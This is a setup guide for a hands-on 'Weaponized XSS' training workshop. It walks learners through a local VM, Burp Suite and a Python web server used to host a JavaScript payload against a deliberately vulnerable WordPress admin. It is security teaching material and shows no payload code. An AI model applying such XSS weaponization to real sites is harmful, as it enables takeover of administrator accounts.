Weaponized XSS Workshop

Workshop

There are two approaches to this workshop. The first is simply to experiment with the provided example payloads and observe their effects on the web server. Feel free to break something and feel good about it. The second is to develop a completely new payload, targeting different functionality.

Note that you're free to create destructive payloads against the target web application and server. You can always spin up a new VM from the downloadable .ova file

Getting Help

We hope you have fun with the workshop and learn as much as you can. If you have any problems or could use a tip, feel free to ask. You can also contact me directly at the following:
Drew.Kirkpatrick@TrustedSec.com
Twitter: @hoodoer
Discord: hoodoer#2744

I'm also on various infosec slacks and NetSec Focus as @hoodoer.

Overview

Thank you for trying the XSS Weaponization workshop!

You'll be attacking a WordPress server admin through a XSS vulnerability. But before you can do that, you'll need to develop your exploit.

You'll have your own development VM to use to create and test your payload. The development VM includes a locally running vulnerable WordPress application. You'll have an Admin account so you can play the role of "victim" to test your payload. Your payload will be written in JavaScript.

You'll be provided working JavaScript payload examples on your development system. You can use these examples to create a new or modified JavaScript XSS payload that targets different functionality of the application, or just play around with the existing payloads.

Burp Suite proxy is also installed and configured to intercept and monitor the requests and responses between your Firefox browser and the vulnerable WordPress application.

Virtual Machine Setup

The VM is distributed as an OVA file, which will allow you to create the VM in either VMWare Fusion/Workstation or VirtualBox.

If you haven't already, download the .ova file (it's big!) at:
https://download.hoodoer.com/vm.ova

A copy of this guide can be downloaded at:
https://download.hoodoer.com/guide.pdf

The guide is also copied to the desktop of the VM.

Now that you've created and booted the VM, login with the following credentials:
User: **playerone**
Password: **toor**


Adjusting Screen Resolution

You should take a moment to adjust your desktop resolution to a comfortable view. The VM will not automatically resize itself when you adjust the window size unless you install the required VMWare tools or VirtualBox guest additions.

The VM has the display settings pinned in the panel on the bottom as seen below.

Display Settings Shortcut

Opening the display settings will allow you to quickly change the resolution and VM window size:



Display Settings Menu

A copy of this guide is also on the VM's desktop if you prefer to work completely on that VM's desktop.

Setup

We'll need to start a few applications in order to be able to work with your vulnerable web application.

Start Burp Suite


Burp Suite acts as a proxy between your browser and the web application, allowing you to view and manipulate requests and responses. This tool is essential to any web application tester. You'll be able to use this tool to compare the "real" requests made by the application, and the requests made by your malicious XSS payload to help debug your code.

Click the Burp Suite shortcut on the menu bar at the bottom of the screen as seen below.

Burp Suite shortcut


Once Burp Suite opens, you need to select the “next” option, seen below.

Note: If Burp asks you to update, I would recommend you skip the update.



Click Next

On the next screen, keep the default settings and click “Start Burp”.



Start Burp


After a few moments to start up your Burp Suite interception proxy will be ready for use.

Start Firefox

Now that your Burp Suite proxy is running, start Firefox by selecting the shortcut at the bottom of the screen.

Firefox shortcut


Firefox is pre-configured to use Burp Suite as its proxy and has the vulnerable web application set as its homepage.



Locally hosted web application

Start Text Editor

You'll need a text editor that we'll be using to develop your malicious XSS payload. Start the Sublime Text Editor by selecting the shortcut at the bottom of the screen.




Sublime text shortcut

Sublime Text is preconfigured to open two files:

- demoFunctions.js - Sample XSS payloads that work against this WordPress application, you can copy and paste from this file to build up your own payloads
- payload.js - An empty file where you'll be developing your XSS payload.

*Note that the XSS that loads the payload.js file has already been added into the application. If you use a different file than '**payload.js**', which is being loaded by the vulnerable web application, you'll need to adjust the script include in the XSS injection. See the appendix on the injection location.*



Sublime text editor


Payload Web Server

Your malicious XSS payload will be contained in the '**payload.js**' file. We need a simple HTTP web server to host this file. This allows the injected XSS to remotely load this payload.js file. We'll use a python module to serve this file.

Open a terminal:


Command Terminal Shortcut

Then change directories to where the JavaScript files are located with the command '**cd /home/playerone/payloadDev/**'




Change directories

If you list the files in this directory with the '**ls**' command, you'll see the two JavaScript files that are currently open in Sublime Text Editor, and an extra reference file for the walkthrough section of the guide.



JavaScript files

Now we can start the simple HTTP server on port 8000 that will make our files available on the network. The command to do this is:
python -m SimpleHTTPServer 8000




Payload HTTP server running

Burp Suite Proxy Setup

Before we move onto a more interesting example, we need to do a little more setup in Burp Suite and get familiar with how we can use it to help develop our malicious payload. Burp Suite provides a number of tools wrapped up into a giant ugly Java application. Its most important functionality is that it acts as an HTTP Proxy, allowing traffic between our testing browser (or any other HTTP proxy compatible tool) and a destination server.


Burp is able to inspect, analyze, and modify requests to, and responses from, a web server. For the purposes of this workshop, the only functionality you need to really concern yourself with is finding a request and response in the proxy history, and using the '**comparer'** tool to compare a request made by the web application when clicking through some functionality, and a request made by malicious JavaScript attempting to emulate that functionality.

First, we need to add our target web application into the "scope" of our Burp temporary project. This will allow us to filter out all other web traffic. Go to the Burp application, and select the '**Target**' tab, and the '**Site map**' subtab. Right click on the '**http://127.0.0.1**' entry, and select '**Add to scope**' from the context menu.




Add the vulnerable web application to the scope

If you get a popup about proxy history logging, answer '**Yes**' to the popup about stopping Burp from logging out of scope traffic.




Select 'Yes'

Now we need to configure our proxy history to only show the in-scope applications. Select the '**Proxy**' tab and the '**HTTP history**' subtab.



Navigate to the Burp HTTP history

Next you need to left click the Filter bar, and select '**Show only in-scope items**'.



Select ‘Show only in-scope items’

Click anywhere outside the filter menu to close it. Your proxy history will now only show requests and responses to the vulnerable web application.

Hello World

To play the role of the victim of the attack you need to log into the vulnerable WordPress application as the administrator. You'll be able to view the page that has the XSS injection in it to launch your payload. You can simply refresh this page in order to run new versions of your payload.

